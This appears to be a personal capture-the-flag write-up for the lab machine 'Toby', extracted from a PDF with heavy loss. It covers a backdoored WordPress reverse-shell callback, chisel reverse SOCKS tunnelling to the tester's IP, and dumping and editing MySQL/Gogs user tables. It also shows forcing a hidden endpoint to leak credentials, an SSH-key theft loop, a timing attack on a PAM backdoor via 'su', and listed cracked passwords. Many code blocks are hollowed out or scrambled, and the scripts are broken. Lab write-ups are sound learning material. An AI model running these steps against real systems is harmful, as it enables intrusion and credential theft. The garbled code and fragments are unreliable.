

## Path of exploitation -

#### Foothold(wordpress - www-data):

Enumerate Host

- ⇒ find another vhost, backup.toby.htb(gogs server)
- $\Rightarrow$  enumerate backup(gogs server) and find backup.toby.htb/toby-admin/backup
- ⇒ download backup of wordpress git repository
- $\Rightarrow$  find comments.php eval backdoor
- ⇒ understand what is going on... when making request to self and see machine is caling to port 20053
- ⇒ break this apart and figure out it is a backdoor for a rev shell but an xored rev shell command with a changing xor key.
- ⇒ get rev shell on wordpress box as www-data on wordpress

#### Pivot(mysql - jack)

- $\Rightarrow$  upload chisel and static binaries and scan for other hosts
- ⇒ discover a few hosts and exploit them 1 by one.
- ⇒ start with dumping mysql passwords from mysql server wth chisel and mysql
- ⇒ crack password, for wordpress or register a user on gogs and dump the gogs user data table and insert a 1 for is\_admin and push to mysql to become admin user on gogs server (able to exploit gogs also at this point, but no further pivots here)
- ⇒ login as admin user and discover other repos and source code for other services
- ⇒ analyse the personal app, app.py and discover another backdoor to make calls to a mysql database....
- ⇒ insert ip into backdoor and make call to self and capture login credentials of user jack
- ⇒ crack password by analysing password creating function and build password list based on the time stamps in the source code to replicate the 'random' seed
- $\Rightarrow$  crack mysql password and loginto mysql box as jack

## User (host - jack):

- ⇒ use pspy to view processes running and witness a ssh key being dropped and deleted every minute
- $\Rightarrow$  capture ssh key and log into host as Jack!

#### **Root:**

Discover mypam.so backdoor

- ⇒ analyze in ghydra and see it is 9 characters and checks each character and after every correct characters sleeps for 0.1 seconds.
- ⇒ brute force password with simple script to see diff in sleep time when correct letter and crack password.
- $\Rightarrow$  root

## Creds

Username	Password	Description
root	OnlyTheBestSecretsGoInShellScripts	mysql.toby.htb
toby-admin	tobykeith1	wordpress/gogs?
jack	4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC	mysql.tobynet
root	TihPAQ4pse	root backdoor


## Nmap

Port	Service	Description		
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)		
80	http	nginx 1.18.0 (Ubuntu)		
10022	ssh	OpenSSH 8.1 (protocol 2.0)		
10080	http?	amanda?		


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

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256
  256
                          63 1.18
 80 open
                              #039;s Blog! xF0x9Fx90xB4 \& #8211; Just another WordPress site 5.7
 10022 open ssh 62 8.1 2.0
  10080 open 62
                       400
                        200
                                                                    2147483647
                                                                                                                                                                          28 2022 21
                          27 2022 21
 "_csrf" "yo76keZT_L=EvmC6URPvJn-nmBg6MTY0MzMxOTEyMDE
| HTTPOptions:
| HTTP/1.0 500 Internal Server Error
| Content-Type: text/plain; charset=utf-8
| Set-Cookie: lang=en-US; Path=f; Max-Age=2147483647
| X-Content-Type-Options: nosniff
| Date: Thu, 27 Jan 2022 21:32:09 GMT
| Content-Length: 188
| template: base/footer:15:47: executing " " at <.PageStartTime>: invalid value; expected time.Time
| service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port10808-TCP:Y=7.92X1=7XD=1/27%Time=61F30B99NP=X86_64-pc-linux-gnu%r(G
SF:enericLines,67,"
 # Nmap done at Thu Jan 27 16:17:25 2022 -- 1 IP address (1 host up) scanned in 153.97 seconds
```

# **Web Enumeration**




## /etc/hosts



# wpscan - nothing really useful





#### **Gobuster vhost**

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
2022 16 in

200 7938
200 10781
301 0
```

### /etc/hosts

10.10

# backup.toby.htb



# register

SuperDuper@SuperDuper.com:SuperDuper@SuperDuper.com

## gobuster /toby-admin

gobuster dir -u http://backup.toby.htb/toby-admin/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/toby-admin

```
Cat

200 14131
200 14131
200 14132
200 0
500 6346
200 14132
200 6817
200 6816
```

# toby-admin/backup

# wp-config.php

```
for

file

't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.

* This file contains the following configurations:

* * MySQL settings
* * Secret keys
```

```
* * Database table prefix

* * ABSPATH

*

* @link https://wordpress.org/support/article/editing-wp-config-php/

* @package WordPress

*/

// ** MySQL settings - You can get this info from your web host ** //

/** The name of the database for WordPress */

define(' ',' ');

/** MySQL database username */

define(' ',' ');

/** MySQL database password */

define(' ',' ');

/** MySQL hostname */

define(' ',' ');

/** Database Charset to use in creating database tables. */

define(' ',' ');

/** The Database Collate type. Don' if in

'DB_COLLATE' ''
```

 ${\sf root:OnlyTheBestSecretsGolnShellScripts} \Rightarrow {\tt 00 - Loot > Creds}$ 

### /etc/hosts

```
10.10
```

### grep -ir 'eval(' ,'hack','//'

```
#1 - This key is only valid before April 1st, 2021.
#2 with longer expiration.

*2 with longer expiration.

*2 with longer expiration.

*35wUmlLSs+wMUddmvyoauDVkCx608xfu7oz+5h1AEms4++y1RRR00v+r3nMs+3Ev/qXJSRDYf2yRWmzxYtvX/922b9F//MClJvqKmdiGcw60DAkxrWTwpB5L268dB+ucSDgpoY+yqEq=JkXHK6W/u0imwjCLD00F9IrJ6j3+s

SrNojfMoLPMoiQUd16CTqQYETFXMqB1EGi90QeEOI40FVSAjac/QM37BIjlL1/W+dlPB6qLd3MSRnuSkGiS3MRitchxxCl721LMPA+pzt5xpr5MGKnQB2yR+nlhxVWnFlkvd4g4SQgx7AKREhfzpgxzB+kazjpoGPitHonOLGigVDFT/YtgCX8PRInfpMovSWRD/cP1tZTUu/ipdWaw3Q
8Ajtgj1SinHVA
...[snip]...

wp-includes/load.php: if ( get_option( ' ') && file_exists( ABSPATH . '
```

### **Deobfuscated comment code**

74 6f 62 79 = t o b y

#### /etc/hosts

```
19.19
```

ssrf in gogs

searchsploit gogs for sql injections....

# request

```
216

0
1
10.0
0.9
0.9
```


#### response

```
200
2022 19
4
```

```
11 1984
8
```

so an error.. what happend.. well lets look at tcpdump to see whats happening

### tcpdump



ok.. so kinda hard to see lets clean this up..

### tcpdump


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			262144
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4		10.10	seq 1962492422 142376557 65160 1285 1547777898 253891227 7 0
4	10.10		1 63 253891246 1547777898 0
L4	10.10		seq 1 1 63 253891246 1547777898 915
L4		10.10	916 502 1547777923 253891246 0
L4		10.10	seq 458054523 64240 1285 2790597070 0 7 0
4	10.10		seq 0 458054524 0 0
4		10.10	seq 1 916 502 1547777998 253891246 293 200
4	10.10		294 63 253891345 1547777998 0
.4	10.10		seq 916 294 63 253892349 1547777998 0
L4		10.10	seq 294 917 502 1547779018 253892349 0
14	10.10		295 63 253892366 1547779018 0

still hard to see so lets just go to wireshark

# sudo wireshark wireshark

much better

A	Apply a display filter <ctrl-></ctrl->						
Vo.	▼ Time	Source	Destination	Protocol	Length Info		
_	1 0.0000000000	10.10.14.123	10.10.11.121	TCP	60 52346 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM=1 TSval=253990636 TSecr=0 WS=1024		
	2 0.021039295	10.10.11.121	10.10.14.123	TCP	60 80 → 52346 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1285 SACK_PERM=1 TSval=1547877310 TSecr=253990636 WS=128		
	3 0.021070764	10.10.14.123	10.10.11.121	TCP	52 52346 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=253990658 TSecr=1547877310		
-	4 0.021266975	10.10.14.123	10.10.11.121	HTTP	967 POST /wp-comments-post.php HTTP/1.1 (application/x-www-form-urlencoded)		
	5 0.040009142	10.10.11.121	10.10.14.123	TCP	52 80 → 52346 [ACK] Seq=1 Ack=916 Win=64256 Len=0 TSval=1547877331 TSecr=253990658		
	6 0.094535768	10.10.11.121	10.10.14.123	TCP	60 38398 → 20053 [SYN] Seq=0 Win=64240 Len=0 MSS=1285 SACK_PERM=1 TSval=2790696478 TSecr=0 WS=128		
:	7 0.094568652	10.10.14.123	10.10.11.121	TCP	40 20053 → 38398 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0		
-	8 0.114715553	10.10.11.121	10.10.14.123	HTTP	345 HTTP/1.1 200 OK (text/html)		
	9 0.114735931	10.10.14.123	10.10.11.121	TCP	52 52346 → 80 [ACK] Seq=916 Ack=294 Win=64512 Len=0 TSval=253990751 TSecr=1547877407		
	10 1.116054389	10.10.14.123	10.10.11.121	TCP	52 52346 → 80 FIN, ACK Seq=916 Ack=294 Win=64512 Len=0 TSval=253991753 TSecr=1547877407		
	11 1.133548921	10.10.11.121	10.10.14.123	TCP	52 80 - 52346 [FIN, ACK] Seq=294 Ack=917 Win=64256 Len=0 TSval=1547878426 TSecr=253991753		
	12 1.133580573	10.10.14.123	10.10.11.121	TCP	52 52346 - 80 [ACK] Seq=917 Ack=295 Win=64512 Len=0 TSval=253991770 TSecr=1547878426		
	13 64.356262353	10.10.14.123	239.255.255.250	SSDP	194 M-SEARCH * HTTP/1.1		



```
200

2022 19

0


11 1984
```

hmm.. now we have something... but what is it....

```
sort

nc 20053
0.0 20053
```





# **Enumeration as www-data**

copy /usr/bin//wordpress\_comment\_validate to kali to see what that is all about.... cool backdoor.. very interesting

tail -f /var/mail/www-data

ok now go to wordpress login page and click forget password

visit link and log in nothing much here... ok...

```
cat
127.8
```

```
172.69
```

101 also same webserver at 172.69.0.101

port 21 and 80 only ports open..i think... most likely.... can connect to ftp with anonymous:anonymous... no files....

ok... so root running curl ever 30 sec?? ... and vsftpd...

## D9NGxJSo suspicious intersting file... lets open it in ghidra..

```
axjjHH1YY_Hyj<Xj_^j~ZHx
```

nothing really... ok lets upload some static binaries and stuff

### uploaded static nmap binary and chisel to proxy from github

set up socks proxy on port 5000 to check out hosts on kali:

./chisel server --reverse --port 8000 on wordpress.toby.htb

./chisel client 10.10.14.123:8000 R:5000:socks

(set up proxy to proxy dns also)

# $proxy chains into \ mysql. to by net \ get \ word press \ has hes...$

```
select
id
1
2
```

## hashcat

```
400
```

toby-admin:tobykeith1  $\Rightarrow$  00 - Loot > Creds

## get gogs hashes....

```
select

1d passwd
2
```

can't crack but it logs in with same cred from above. which i discovered later... 20 - gogs Container as git

```
      Ny5QL [gogs]> select id, name, email, passwd, is_admin, rands, salt from user;
      | id | name | email | passwd
      | is_admin | rands | salt |

      | id | name | email | passwd
      | is_admin | rands | salt |

      | 2 | toby-admin | toby-admingtoby.htb | 8a611828ad6c56ffd791bf334d32d32748baae42975259607ce268c274a42958ad581686151fe1bb8b736378c82fa6afebcf | 1 | ubXuNf177M | PlCxfl4BrQ |

      | 4 | SuperDuper | superduper@superduper.com | 7d5287ce2fb74baaf5d548f818fd82a25450dc5061d6996d2ee61a95ed3fb9f9a817a7043570068881b917625178ea6cef3e | 0 | IP0A7waLKb | F6AeaFlhf3 |
```

My solution was to change is\_admin to 1 for SuperDuper since i created that user.

## gogs exploit

used metasploit

didnt' know wordpress hash cracked, so i create a user and change is\_admin to a 1 so i can login as admin

proxychains mysqlutils/mysql-8.0.28-linux-glibc2.17-x86\_64-minimal/bin/mysqldump -u root -p gogs user -h 172.69.0.102 > user.sql proxychains mysql -u root -p gogs -h 172.69.0.102< user.sql

gogs - supportsystem-db.git decoded

```
find 95
```

## rogue mysql server

```
5.6

210000
select 1
10.10 0 'exceptions.IndexError'
read 83 449 147 172
```

# responder3

# metasploit 25 - personal\_app container > vuln 1

```
service 0.0
10.10
```

#### app.ini

```
# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/87/21 - Added dbtest method and warning message
# 06/87/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment
```

#### ok... so epoch converter

#### hints:

```
look look in make hash
```


ok... so addded creds 07/07/21 - 10/07/21? for time generation... well damn... this is gonna be tough...

07/07/21 - 1625616000 - 1625702399 = 86,399 words.. ok. make wordIst with range...

# # 25 - personal\_app container > vuln2

## my script to crack mysql hash


```
#!/usr/bin/python3
import
import
```



#### use hashcat to crack the hash

hashcat -m 11200 sql.hash3 passwordlist.txt

jack:4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC ⇒<u>00 - Loot > Creds</u>



it changes every refresh..

# source of personal app

app.py (snip this down to show relevant code)

```
#!/usr/bin/python3
import
import
import
import
from import
import
from import

from import

from import

from import

from import

from import

#" "/static"

def validate_ip

try

if "/" in
    raise "Please no netmasks!"

except as
    return False
    return False
    return True
```

```
## API START
 # NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added cred
# 16/07/21 - removed creds and placed in environment
# 16/07/21 - removed creds and placed in environment
# 16/07/21 - removed creds and placed in environment
# 16/07/21 - removed creds and placed in environment
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# 1/08/07/21 - removed creds and placed in environment
# 1/08/07/21 - r
                                              'secretdbtest_09ef'
'DB_USERNAME'
'DB_PASSWORD'
# specify mysql_native_password in case of server incompatibility
'mvsnl' '--default-auth=mysql_native_password' '-e' 'SELECT @@version;'
                                                                                                                                                                                for in range 32
"password" "application/json"
   ## API END
     ## FRONTEND START
     ## FRONTEND END
if "__main__"
"0.0.0.0" 80
```

go over vulnerabilities..

# vuln 1

so make a request to the server like curl http://mysql.toby.htb?secretdbtest\_09ef=10.10.14.66 and listen for requests 20 - gogs Container as git > metasploit

# vuln2

```
## API START
# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 19/07/21 - removed creds and placed in environment
                                                                                   for in range 32
"password" "application/json"
```

so a few hints here, the time period creds were added and removed random, seed isn't exactly random and can be reproduced if you use the same seed. so set epoch time to those dates and you have the "random" seeds.

generate password list as shown above 20 - gogs Container as git > my script to crack mysql hash

## pspy on mysql.tobynet

```
UID 0
UID 0
UID 0
```

```
2022 23 UID 0 186844 sh

2022 23 UID 0 186852

2022 23 UID 0 186859

2022 23 UID 0 186869

172.69 scp

2022 23 UID 0 186880

2022 23 UID 0 186890

2022 23 UID 0 186990

172.69 scp
```

so it's copying a file to backups on host with tmp.random/key.. ok.. so lets steal the key.. while true; do cp -r /tmp/\* /dev/shm;done

then just go to the folder and ssh in as jack with the key.

# **Jack Enumeration**

## **Enumeration**

## Hints:

```
10 for time

for 19088 if in

sudo in

for

11 700

12 700

13 2971

con

14 toe diff
then find 3 diff bash 1f time diff
then 150 type warm if if
```

```
for

for

time su
look strace for
8 in
help
```

# which pam

```
grep

1 103
1.3 for
1.3 for
1.3 for
245.4 service
1.3 1.3 for
```

pam 1.3.1.tar.xz github source

releases on github

i think its a 10 character password. (does not equal 10) sleeps with usleep(100000) which is 100,000 micro seconds (u) or 0.1 seconds ok so i see some sort of timing attack... so lets start...

so 10 character password sleeps for 0.1 sec need to figure out how to write script but i did it by hand... with


# cracking password

for i in (cat characters.txt); do time echo  $i^*AAAAAAAA$  | su -; echo  $i^*AAAAAAAAA$ ; done

i see the time jumped from 1.0 up to 1.1. so must be the letter.. on to the next  $\,$ 

for i in \$(cat characters.txt); do time echo "T"\$i"AAAAAAA" | su -; echo "T"\$i"AAAAAAA"; done

ok, i have teh first two characters now on to the rest.. need to write a script.. will do later...



## final password...

 $root:TihPAQ4pse \Rightarrow 00 - Loot > Creds$ 

## script to automate it.

Unable to make a script to automate it.. i attemtped both python and bash results were wildly inconsistent unless over a large range of time and that would take quite a long time to complete. will wait to see how ippsec tackles this but here is what i have so far...

```
#time.sleep(1)
#starttime = time.time()
#sos.system("time sshpass -p AAAAAAAAA ssh root@10.10.11.121")
#subprocess.run("time sshpass -p AAAAAAAAA ssh root@10.10.11.121", shell=True)
#endtime = time.time()
#starttime = time.time()
#os.system(f"time sshpass -p TAAAAAAAA ssh rootg10.10.11.121")
#subprocess.run("time sshpass -p TAAAAAAAAA ssh rootg10.10.11.121", shell=True)
#endtime = time.time()
 #T = endtime-starttime
#T+=0.1
#Ts = round(T,1)
       #print (newpassword)
print "Starting program With Average Success time of: " str def get_letters for in range 9 for in
```

# and in bash way worse...

1st attempt to get the loop

```
## code from https://stackoverflow.com/questions/13127950/how-to-iterate-through-all-ascii-characters-in-bash
= rvsiA # chr() - converts decimal value to its ASCII character representation # ord() - converts ASCII character to its decimal value #chr() {
#chr() {
# [ ${1} -lt 256 ] || return 1
# printf \\$(printf '%030' $1)
#}
# Another version doing the octal conversion with arithmetic
# faster as it avoids a subshell
  256 return 1
printf 1 64 100 1 64 8 10 1 8
# examples:
#chr 65 # -> A
function join local IFS " " shift echo " " # join , ${arr[@]} https://zaiste.net/posts/how-to-join-elements-of-array-bash/
# https://opensource.com/article/18/5/you-dont-know-bash-intro-bash-arrays
#arr[@]-3 overwrite first element
#${arr[@]} Retrieve third element
        # initialize array list
"A" "A" "A" "A" "A" "A" "A" # set List
join ''  # set PASSWROD as joined string
# echo the string
       in 0 9 do
for in 32 126 do #32 - 126 are printable characters;
    echo "VAR$i = `chr $j`";
          join''
echo
" time ssh 2 &1 1 "
echo " " sed awk'(print $2)'
echo
echo
echo
bc
if echo bc echo 8.2 bc then
let " +1"
echo" /1000" bc
echo
break
            time echo $PASSWORD | su -
#mytime="$(time (sshpass -p $PASSWORD ssh root@10.10.11.121) 2>&1 1>/dev/null )"
#mytime="$(time (sshpass -p $PASSWORD ssh root@10.1
##echo smytime" | sed -n 3p |awk '{print $2}')
##echo $T
#TT=$(echo ${T:2:-2})
#echo $TT
#echo $TT + 0.2 | bc -l
```

2nd attempt to get time processing... so difficult...

```
#)

#for i in $(cat passwords.txt);do

# echo "PASSWORD attempt: $i$PASSWORD3"

# var=$(A $i$PASSWORD3)

# echo "$(var)---"
```

none work.. so giving up... moving on..

# id & whoami

```
# id
0 0 0
# whoami
```

# root.txt

```
# cat root.txt
```

## uname -a

```
# uname -a
5.4 #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 GNU/Linux
```

# /etc/shadow

```
# cat /etc/shadow
```

# id\_rsa